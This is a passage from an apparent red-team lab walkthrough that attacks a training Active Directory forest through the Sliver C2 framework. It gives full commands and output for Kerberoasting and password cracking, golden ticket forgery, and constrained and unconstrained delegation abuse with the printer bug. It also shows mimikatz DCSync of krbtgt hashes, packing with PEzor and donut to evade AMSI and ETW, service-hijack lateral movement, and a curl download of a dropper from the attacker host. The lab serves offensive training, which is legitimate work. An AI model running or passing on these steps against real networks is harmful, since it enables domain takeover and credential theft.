Finally leverage execute assembly to execute the packed .NET binary as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 75 '/mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe'

[snip]
[*] Output:

[snip]
[*] Building PAC

[*] Domain          : US.TECHCORP.LOCAL (US)
[*] SID             : S-1-5-21-210670787-2521448726-163245708
[*] UserId           : 500
[*] Groups           : 513
[*] ExtraSIDs        : S-1-5-21-2781415573-3701854478-2406986946-519
[*] ServiceKey       :
5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
[*] ServiceKeyType   : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey           :
5E3D2096ABB01469A3B0350962B0C65CEDBBC611C5EAC6F3EF6FC1FFA58CACD5
[*] KDCKeyType        : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service           : krbtgt
[*] Target            : us.techcorp.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@us.techcorp.local'

[snip]
[+] Ticket successfully imported!

```

Check and validate the ticket:

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 60 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' klist

```

[*] Output:

Action: List Kerberos Tickets (Current User)

[*] Current LUID : 0x21b620e

```
UserName          : studentuserX
Domain            : US
LogonId           : 0x21b620e
UserSID           : S-1-5-21-210670787-2521448726-163245708-16118
AuthenticationPackage : Negotiate
LogonType         : RemoteInteractive
LogonTime         : 4/22/2024 6:08:31 AM
LogonServer       : US-DC
LogonServerDNSDomain : US.TECHCORP.LOCAL
UserPrincipalName : studentuser128@techcorp.local
```

```
[0] - 0x12 - aes256_cts_hmac_shal
      Start/End/MaxRenew: 5/3/2024 6:26:49 AM ; 5/3/2024 4:26:49 PM ; 5/10/20
24 6:26:49 AM
      Server Name       : krbtgt/us.techcorp.local @ US.TECHCORP.LOCAL
      Client Name      : Administrator @ US.TECHCORP.LOCAL
      Flags             : pre_authent, initial, renewable, forwardable (40e00
000)
```

Try accessing resources on the root DC:

```
[server] sliver (studentX_https) > ls '\\techcorp-dc.TECHCORP.LOCAL\c$'
```

```
\\techcorp-dc.TECHCORP.LOCAL\c$ (14 items, 704.0 MiB)
=====
drwxrwxrwx $Recycle.Bin <dir> Sat May 25 03:25:3
7 -0700 2019
Lrw-rw-rw- Documents and Settings -> C:\Users 0 B Sat May 25 03:22:5
8 -0700 2019
drwxrwxrwx ExchangeSetupLogs <dir> Wed Jul 10 09:00:0
1 -0700 2019
-rw-rw-rw- pagefile.sys 704.0 MiB Sat Jun 29 05:07:5
2 -0700 2024
[snip]
```


Learning Objective 22

- Find a service account in the eu.local forest and Kerberoast its password.

Enumerate and perform the Kerberoast attack

Using StandIn, Rubeus and JohnTheRipper

Using the Active Directory module, enumerate any service account with SPN in all the trusts of our current forest using Stracciatella as before:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "gc C:\AD\Tools\Sliver\EnumerateCrossForestSPNs.ps1"'
```

[*] Output:

```
Import-Module C:\AD\Tools\Sliver\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\AD\Tools\Sliver\ADModule-master\ActiveDirectory\ActiveDirectory.ps1
Get-ADTrust -Filter 'IntraForest -ne $true' | %{Get-ADUser -Filter {ServicePrincipalName -ne "$null"}} -Properties ServicePrincipalName -Server $_.Name}
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "C:\AD\Tools\Sliver\EnumerateCrossForestSPNs.ps1"'
```

[*] Output:

[snip]

```
DistinguishedName      : CN=storagesvc,CN=Users,DC=eu,DC=local
Enabled                 : True
GivenName               : storage
Name                   : storagesvc
ObjectClass             : user
ObjectGUID              : 041fedb0-a442-4cdf-af34-6559480a2d74
SamAccountName          : storagesvc
ServicePrincipalName    : {MSSQLSvc/eu-file.eu.local}
SID                     : S-1-5-21-3657428294-2017276338-1274645009-1106
Surname                 : svc
UserPrincipalName       : storagesvc
```

We can then use Rubeus to output these hashes to a text file for cracking later. We can also specify specific users to Kerberoast using the **/user** option and Kerberoast all users over a specific OU using the **/ou** option.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d
TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe"
-t 45 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'kerberoast /user:storagesvc
/simple /domain:eu.local /outfile:C:\AD\Tools\Sliver\euhashes.txt'
```

[*] Total kerberoastable users : 1
[*] Hash written to C:\AD\Tools\Sliver\euhashes.txt
[*] Roasted hashes written to : C:\AD\Tools\Sliver\euhashes.txt

[*] Total kerberoastable users : 1
[*] Hash written to C:\AD\Tools\Sliver\euhashes.txt
[*] Roasted hashes written to : C:\AD\Tools\Sliver\euhashes.txt

Now, we can brute-force the hashes using John the ripper.

```
C:\AD\Tools\Sliver>C:\AD\Tools\Sliver\john-1.9.0-jumbo-1-win64\run\john.exe -
-wordlist=C:\AD\Tools\Sliver\kerberoast\10k-worst-pass.txt
C:\AD\Tools\Sliver\euhashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Qwerty@123      (?)
1g 0:00:00:00 DONE (2021-01-15 04:52) 83.33g/s 64000p/s 64000c/s 64000C/s
password..9999
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Learning Objective 23

- Enumerate users in the eu.local domain for whom Constrained Delegation is enabled.
- Abuse the Delegation to execute DCSync attack against eu.local.

Constrained Delegation enumeration

Using Stracciatella and ADModule

Using the Active Directory module, enumerate users with constrained delegation in eu.local forest using Stracciatella as before:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "gc C:\AD\Tools\Sliver\EnumCrossForest_ConstDeleg.ps1"'
```

[*] Output:

```
Import-Module C:\AD\Tools\Sliver\ADModule-master\Microsoft.ActiveDirectory.Management.dll
Import-Module C:\AD\Tools\Sliver\ADModule-master\ActiveDirectory\ActiveDirectory.psd1
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo -Server eu.local
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 45 '/mnt/c/AD/Tools/Sliver/Stracciatella.exe' '-c "C:\AD\Tools\Sliver\EnumCrossForest_ConstDeleg.ps1"'
```

[*] Output:

```
DistinguishedName      : CN=storagesvc,CN=Users,DC=eu,DC=local
msDS-AllowedToDelegateTo : {time/EU-DC.eu.local/eu.local, time/EU-DC.eu.local, time/EU-DC,
                                time/EU-DC.eu.local/EU...}
Name                    : storagesvc
ObjectClass              : user
ObjectGUID               : 041fedb0-a442-4cdf-af34-6559480a2d74
```

Constrained Delegation user abuse

Using Rubeus and PEzor

Now, to be able to abuse Constrained Delegation that storagesvc user has on eu-dc we need either password or NTLM hash of it. We already cracked storagesvc's password in cleartext using Kerberos. Use the below commands from the studentX session as follows:

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -t 40 -P 2540 -p "C:\windows\system32\taskhost.exe" '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'hash s4u /password:Qwerty@123 /user:storagesvc /domain:eu.local'
```

```
[*] Action: Calculate Password Hash(es)
```

```
[*] Input password           : Qwerty@123
```

```
[*] Input username          : storagesvc
```

```
[*] Input domain            : eu.local
```

```
[*] Salt                    : EU.LOCALstoragesvc
```

```
[*] rc4_hmac                : 5C76877A9C454CDED58807C20C20AEAC
```

```
[*] aes128_cts_hmac_sha1    : 4A5DDDB19CD631AEE9971FB40A8195B8
```

```
[*] aes256_cts_hmac_sha1    : 4A0D89D845868AE3DCAB270FE23BEDD442A62C4CAD7034E4C60BEDA3C0F65E04
```

```
[*] des_cbc_md5             : 7F7C6ED00258DC57
```

Now we have the NTLM key of storagesvc. Run the below command using rubeus to abuse constrained delegation for an LDAP ticket to perform a DCSync as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -t 40 -P 2540 -p "C:\windows\system32\taskhost.exe" '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 's4u /user:storagesvc /rc4:5C76877A9C454CDED58807C20C20AEAC /impersonateuser:Administrator /domain:eu.local /msdsspn:nmagent/eu-dc.eu.local /altservice:ldap /dc:eu-dc.eu.local /ptt'
```

```
[snip]
```

```
[+] Ticket successfully imported!
```

Note that we requested an alternate ticket for the LDAP service. Since we are impersonating the domain administrator of eu.local by abusing constrained delegation, we should now be able to run the DCSync attack against eu.local.

Spawn a new Ubuntu WSL prompt and use PEZor as before to convert mimikatz into a .NET binary with DCSync arguments and rename the binary accordingly as follows.

```

wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
-z 2 -p '"lsadump::dcsync /user:eu\krbtgt /domain:eu.local" "exit"'

-----

[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy      : Random names + Encryption
[ Compressed   : aPLib (Reduced by 55%)
[ File type    : EXE
[ Parameters   : "lsadump::dcsync /user:US\krbtgt" "exit"
[ Target CPU   : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers   : overwrite
[ Shellcode    : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
[ Exit        : Thread

[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/m
imikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.ex
e.packed.dotnet.exe

```

Test DCSync from the studentX session (remotely using mimikatz-dcsync.exe.packed.dotnet.exe as follows.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50
'/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'

[*] Output:

```

```

.#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /user:eu\krbtgt /domain:eu.local
[DC] 'eu.local' will be the domain
[DC] 'EU-DC.eu.local' will be the DC server
[DC] 'eu\krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type          : 30000000 ( USER_OBJECT )
User Account Control  : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration    :
Password last change  : 7/12/2019 11:00:04 PM
Object Security ID    : S-1-5-21-3657428294-2017276338-1274645009-502
Object Relative ID    : 502

Credentials:
Hash NTLM: 83ac1bab3e98ce6ed70c9d5841341538
  ntlm- 0: 83ac1bab3e98ce6ed70c9d5841341538
  lm - 0: bcb73c3d2b4005e405ff7399f3ca2bf0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : a0c1c86edafc0218a106426f2309bafd

* Primary:Kerberos-Newer-Keys *
  Default Salt : EU.LOCALkrbtgt
  Default Iterations : 4096
Credentials
  aes256_hmac (4096) : b3b88f9288b08707eab6d561fefe286c178359bda4d9
ed9ea5cb2bd28540075d
  aes128_hmac (4096) : e2ef89cdbc94d396f63c9aa5b66e16c7

[snip]

```

Learning Objective 24

- Abuse the Unconstrained Delegation on us-web to get Enterprise Admin privileges on usvendor.local.

Compromise the server and escalate to Enterprise Admin privileges

Using Rubeus, PEzor, SpoolSample and Scshell

So, we need to compromise us-web. Gain a session on us-web as showcased in L011.

```
[server] sliver (studentX_https) > scshell -t 50 us-web ssh-agent 'C:\Windows\System32\cmd.exe /c start /b C:\windows\Temp\NtDropper.exe 192.168.100.X us-web_tcp.bin'
```

[*] Successfully executed scshell (coff-loader)
[*] Got output:
Trying to connect to us-web
Using current process context for authentication. (Pass the hash)
SC_HANDLE Manager 0x000001ef4b6a52d0
Opening ssh-agent
SC_HANDLE Service 0x000001ef4b6a53c0
LPQUERY_SERVICE_CONFIG need 0x0000014c bytes
Original service binary path "C:\Windows\System32\OpenSSH\ssh-agent.exe"
Service path was changed to "C:\Windows\System32\cmd.exe /c start /b C:\windows\Temp\NtDropper.exe 192.168.100.X us-web_tcp.bin"
Service was started
Service path was restored to "C:\Windows\System32\OpenSSH\ssh-agent.exe"

[*] Session ae82aaf2 us-web_tcp - 192.168.100.X:49753->studentX_https-> (US-W eb) - windows/amd64 - Tue, 09 Apr 2024 07:10:58 DST

Now that we have a session on us-web we can begin exploiting Unconstrained Delegation. Start the multiplayer mode to create two live sessions (one on us-web and the other on studentX) on the Sliver C2 to exploit the Printer Bug and capture the TGT in another terminal simultaneously.

```
[server] sliver (studentX_https) > multiplayer
```

[*] Multiplayer mode enabled!

```
[server] sliver (studentX_https) > new-operator --name m3rcer --lhost 192.168.100.X
```

[*] Generating new client certificate, please wait ...
[*] Saved new client config to: /mnt/c/AD/Tools/Sliver/m3rcer_192.168.100.X.cfg

[*] m3rcer has joined the game

Spawn another Ubuntu WSL prompt and execute the `sliver-client_linux` binary, import the generated configuration using the **import** command and start a new multiplayer session by connecting to the Sliver C2 on a new Kali terminal. Use this to access the `us-web` session to capture the corresponding TGT using Rubeus and access the `studentX` session on the main Sliver server to perform the MS-RPRN exploit.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-client_linux import ./
m3rcer_192.168.100.X.cfg
[sudo] password for wsluser: WSLToTh3Rescue!
2024/04/09 07:17:37 Saved new client config to: /root/.sliver-client/configs/
m3rcer_192.168.100.X.cfg

wsluser@studentX:/mnt/c/AD/Tools/Sliver$ sudo ./sliver-client_linux
Connecting to 192.168.100.X:31337 ...

sliver > sessions
```

ID	Transport	Remote Address	Username	Operating System	Health	Hostname
27c01481	pivot	192.168.100.X:49753->	NT AUTHORITY\SYSTEM	windows/amd64	[ALIVE]	US-Web
d8fb784b	http(s)	192.168.100.X:49753	US\studentuserX	windows/amd64	[ALIVE]	studentX

```
sliver > sessions -i 27c01481
[*] Active session us-web_tcp (27c01481)

sliver (us-web_tcp) > whoami
Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
```

Perform the following consecutively, on the `us-web` (Sliver Client) session run `rubeus` in **harvest** mode which takes the **monitor** mode one step further to capture TGT's since the Sliver session tasks would result in no output if execution occurs beyond the timeout period. **rubeus harvest /runfor:<x>** allows to specify how long to run the command and if this is below the Sliver task timeout we should receive the desired output (Note below **timeout : 45 > harvest /runfor: 30**).

```
[server] sliver (us-web_tcp) > ps -o webmaster
```

Pid	Ppid	Owner	Arch	Executable	Session
3016	5952	US\webmaster	x86_64	conhost.exe	0
328	3496	US\webmaster	x86_64	conhost.exe	0
1168	820	US\webmaster	x86_64	conhost.exe	0


```
sliver (us-web_tcp) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 3016 -p 'C:\windows\system32\taskhostw.exe' -t 60 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'harvest /runfor:30 /interval:8 /nowrap /targetuser:usvendor-dc$'
```

[*] Output:

```
[*] Action: TGT Harvesting (with auto-renewal)
[*] Target user      : US-DC$
[*] Monitoring every 8 seconds for new TGTs
[*] Displaying the working TGT cache every 8 seconds
[*] Running collection for 30 seconds
```

[*] Refreshing TGT ticket cache (1/19/2024 8:10:31 AM)

```
User           : USVENDOR-DC$@USVENDOR.LOCAL
StartTime      : 1/19/2024 7:08:57 AM
EndTime        : 1/19/2024 5:08:57 PM
RenewTill      : 1/24/2024 7:37:45 AM
Flags          : name_canonicalize, pre_authent, renewable, forward
ed, forwardable
Base64EncodedTicket :
```

```
doIGRTCCBkGgAwIBBaEDAgE[....snip....]
```

[*] Ticket cache size: 1

[*] Sleeping until 9/29/2022 1:43:42 AM (8 seconds) for next display

And in the other studentX session (Sliver server) immediately perform the MS-RPRN exploit using SpoolSample.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 20 '/mnt/c/AD/Tools/Sliver/SpoolSample.exe' 'usvendor-dc.usvendor.local us-web.us.techcorp.local'
```

[*] Output:

```
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

On the us-web session (Sliver client) copy the base64 encoded ticket and then use it along with rubeus to Pass the Ticket.

```
[server] sliver (us-web_https) > inline-execute-assembly -t 40 '/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'ptt /ticket:"doIGRTCCBkGgAwIBBaEDAgE...."'
```

[*] rubeus output:

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We can now run a DCSync attack to validate the imported ticket. Spawn a new Ubuntu WSL prompt and use PEZor as before to convert mimikatz into a .NET binary with DCSync arguments and rename the binary accordingly as follows.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
-z 2 -p '"lsadump::dcsync /user:usvendor\krbtgt /domain:usvendor.local" "exit
"'

-----
[?] Unhook enabled
[?] Anti-debug enabled
[?] Fluctuate: NA
[?] Output format: dotnet
[?] Waiting 5 seconds before executing the payload
[?] Processing /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe: PE32+ executable
(console) x86-64, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Jan 15 2024 02:44:21)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 55%)
[ File type     : EXE
[ Parameters    : "lsadump::dcsync /user:usvendor\krbtgt /domain:usvendor.l
ocal" "exit"
[ Target CPU    : x86+amd64
[ AMSI/WDLP/ETW : continue
[ PE Headers    : overwrite
[ Shellcode     : "/tmp/tmp.LZON5B8Mqa/shellcode.cs"
[ Exit         : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe:
PE32+ executable (console) x86-64 Mono/.Net assembly, for MS Windows
```

```
root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# mv /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe.packed.dotnet.exe /mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe
```

Test DCSync from the studentX session (remotely using mimikatz-dcsync.exe.packed.dotnet.exe as follows.

NOTE: Specifying no PPID will by default assume our beacon hosts PID to spoof under.

```
[server] sliver (us-web_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'C:\windows\system32\taskhostw.exe' -t 50 '/mnt/c/AD/Tools/Sliver/PEzor/mimikatz-dcsync.exe.packed.dotnet.exe'
```

[*] Output:

[snip]

** SAM ACCOUNT **

```
SAM Username      : krbtgt
Account Type      : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 7/12/2019 9:09:18 PM
Object Security ID : S-1-5-21-2028025102-2511683425-2951839092-502
Object Relative ID : 502
```

Credentials:

Hash NTLM: 335caf1a29240a5dd318f79b6deaf03f

ntlm- 0: 335caf1a29240a5dd318f79b6deaf03f

lm - 0: f3e8466294404a3eef79097e975bda3b

Supplemental Credentials:

* Primary:NTLM-Strong-NTOWF *

Random Value : 11d7fc894b21e11d24a81c7870eb8aae

* Primary:Kerberos-Newer-Keys *

Default Salt : USVENDOR.LOCALkrbtgt

Default Iterations : 4096

Credentials

aes256_hmac (4096) : 2b0b8bf77286337369f38d1d72d3705fda18496989ab1133b401821684127a79

aes128_hmac (4096) : 71995c47735a10ea4a107bfe2bf38cb6

des_cbc_md5 (4096) : 982c3125f116b901

[snip]

Learning Objective 25

- Using the DA access to eu.local:
 - Access eushare on euvendor-dc.
 - Access euvendor-net using PowerShell Remoting.

Access eushare on euvendor-dc

Using Rubeus, PEzor

We have DA access on the eu.local forest that has a trust relationship with euvendor.local. Let's use the trust key between eu.local and euvendor.local.

We can extract the trust key using a Golden ticket (or Administrator keys) for eu.local. Gain domain administrative privileges on eu.local using Rubeus as follows. Since the golden ticket module in Rubeus is flagged and execute-assembly has a character limitation for 256 characters, we can use PEzor to obfuscate and convert it into a packed .NET binary with arguments hardcoded. Spawn a new Ubuntu WSL prompt and execute PEzor.sh to convert mimikatz.exe into a repackaged .NET x86-x64 executable:

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/PEzor/

wsluser@studentX:/mnt/c/AD/Tools/Sliver/PEzor$ sudo su
[sudo] password for wsluser: WSLToTh3Rescue!

root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/Rubeus.exe -z 2 -p
"golden /user:Administrator /domain:eu.local /sid:S-1-5-21-3657428294-2017276
338-1274645009 /aes256:b3b88f9288b08707eab6d561fefe286c178359bda4d9ed9ea5cb2b
d28540075d /ptt"

[snip]
[?] Processing /mnt/c/AD/Tools/Sliver/Rubeus.exe
[?] PE detected: /mnt/c/AD/Tools/Sliver/Rubeus.exe: PE32 executable (console)
Intel 80386 Mono/.Net assembly, for MS Windows
[?] Building .NET executable
[?] Executing donut

[ Donut shellcode generator v1 (built Apr  4 2024 06:47:54)
[ Copyright (c) 2019-2021 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "/mnt/c/AD/Tools/Sliver/Rubeus.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 57%)
[ File type     : .NET EXE
```

```
[ Parameters      : golden /user:Administrator /domain:eu.local /sid:S-1-5-21-3657428294-2017276338-1274645009 /aes256:b3b88f9288b08707eab6d561fefe286c178359bda4d9ed9ea5cb2bd28540075d /ptt
[ Target CPU      : x86+amd64
[ AMSI/WDLP/ETW   : continue
[ PE Headers      : overwrite
[ Shellcode       : "/tmp/tmp.HlspAVBo56/shellcode.cs"
[ Exit            : Thread
[!] Done! Check /mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
```

Finally leverage execute assembly to execute the packed .NET binary as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p "C:\windows\system32\taskhostw.exe" -t 75 '/mnt/c/AD/Tools/Sliver/Rubeus.exe.packed.dotnet.exe'
```

[snip]

[*] Action: Build TGT

[*] Building PAC

```
[*] Domain          : EU.LOCAL (EU)
[*] SID             : S-1-5-21-3657428294-2017276338-1274645009
[*] UserId          : 500
[*] Groups          : 520,512,513,519,518
[*] ServiceKey      : B3B88F9288B08707EAB6D561FEFE286C178359BDA4D9ED9EA5CB2BD28540075D
[*] ServiceKeyType   : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey          : B3B88F9288B08707EAB6D561FEFE286C178359BDA4D9ED9EA5CB2BD28540075D
[*] KDCKeyType       : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service         : krbtgt
[*] Target          : eu.local
```

```
[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@eu.local'
```

```
[*] AuthTime        : 7/4/2024 6:18:00 AM
[*] StartTime       : 7/4/2024 6:18:00 AM
[*] EndTime         : 7/4/2024 4:18:00 PM
[*] RenewTill       : 7/11/2024 6:18:00 AM
```

```
[*] base64(ticket.kirbi):
```

```
doIFVzCCBV0gAw[snip]
[+] Ticket successfully imported!
```

Gain a session on eu-dc as before but this time for the winrm service.

Move laterally to gain a beacon session on eu-dc abusing the ssh-agent service. Create a tcp pivot listener in the current studentX session as follows.

```
[server] sliver (studentX_https) > pivots tcp --lport 53
[*] Started tcp pivot listener :53 with id 1
```

```
[server] sliver (studentX_https) > pivots
ID      Protocol    Bind Address    Number Of Pivots
===     =====
1       TCP           :53             0
```

Generate the corresponding Sliver implant service executable for the tcp listener on studentX.

```
[server] sliver (studentX_https) > generate --tcp-pivot 192.168.100.X:53 -f s
hellcode -e --name eu-dc_tcp -s Implants/eu-dc_tcp.bin
```

```
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m39s
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/eu-dc_tcp.bin
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver all tools onto the target environment from /mnt/c/AD/Tools/Sliver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Back in the Sliver studentX session, download the NtDropper onto eu-dc remotely using the **execute** command.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:eu-dc.eu.local
'curl --output C:\windows\temp\NtDropper.exe --url http://192.168.100.X/NtD
ropper.exe'
```

Setup a python3 / HFS webserver on port 80 from a new Ubuntu prompt to deliver shellcode onto the target environment from /mnt/c/AD/Tools/Sliver/Implants.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now leverage manual sc commands over winrs to gain a session on eu-dc.

```
[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:eu-dc.
eu.local sc config ssh-agent binPath= "C:\Windows\System32\cmd.exe /c start /
b C:\Windows\Temp\NtDropper.exe 192.168.100.X eu-dc_tcp.bin"
[*] Output:
[SC] ChangeServiceConfig SUCCESS

[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:eu-dc.
eu.local sc config ssh-agent start= auto
[*] Output:
[SC] ChangeServiceConfig SUCCESS

[server] sliver (studentX_https) > execute -o -S -t 50 cmd /c winrs -r:eu-dc.
eu.local sc start ssh-agent
[*] Output:
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashi
on.
[*] Session 3151c171 us-dc_tcp - 192.168.100.X:50451->studentX_https-> (US-DC
) - windows/amd64 - Sun, 31 Mar 2024 06:42:12 DST
```

NOTE: Make sure to cleanup and restore the service config as shown in previous sections.

We can now run a DCSync attack to get the euvendor\$ trustkey. Use the Ubuntu WSL prompt and use PEZor as before to convert mimikatz into a .NET binary with DCSync arguments and rename the binary accordingly as follows.

```
root@studentX:/mnt/c/AD/Tools/Sliver/PEzor# ./PEzor.sh -unhook -antidebug -fl
uctuate=NA -format=dotnet -sleep=5 /mnt/c/AD/Tools/Sliver/PEzor/mimikatz.exe
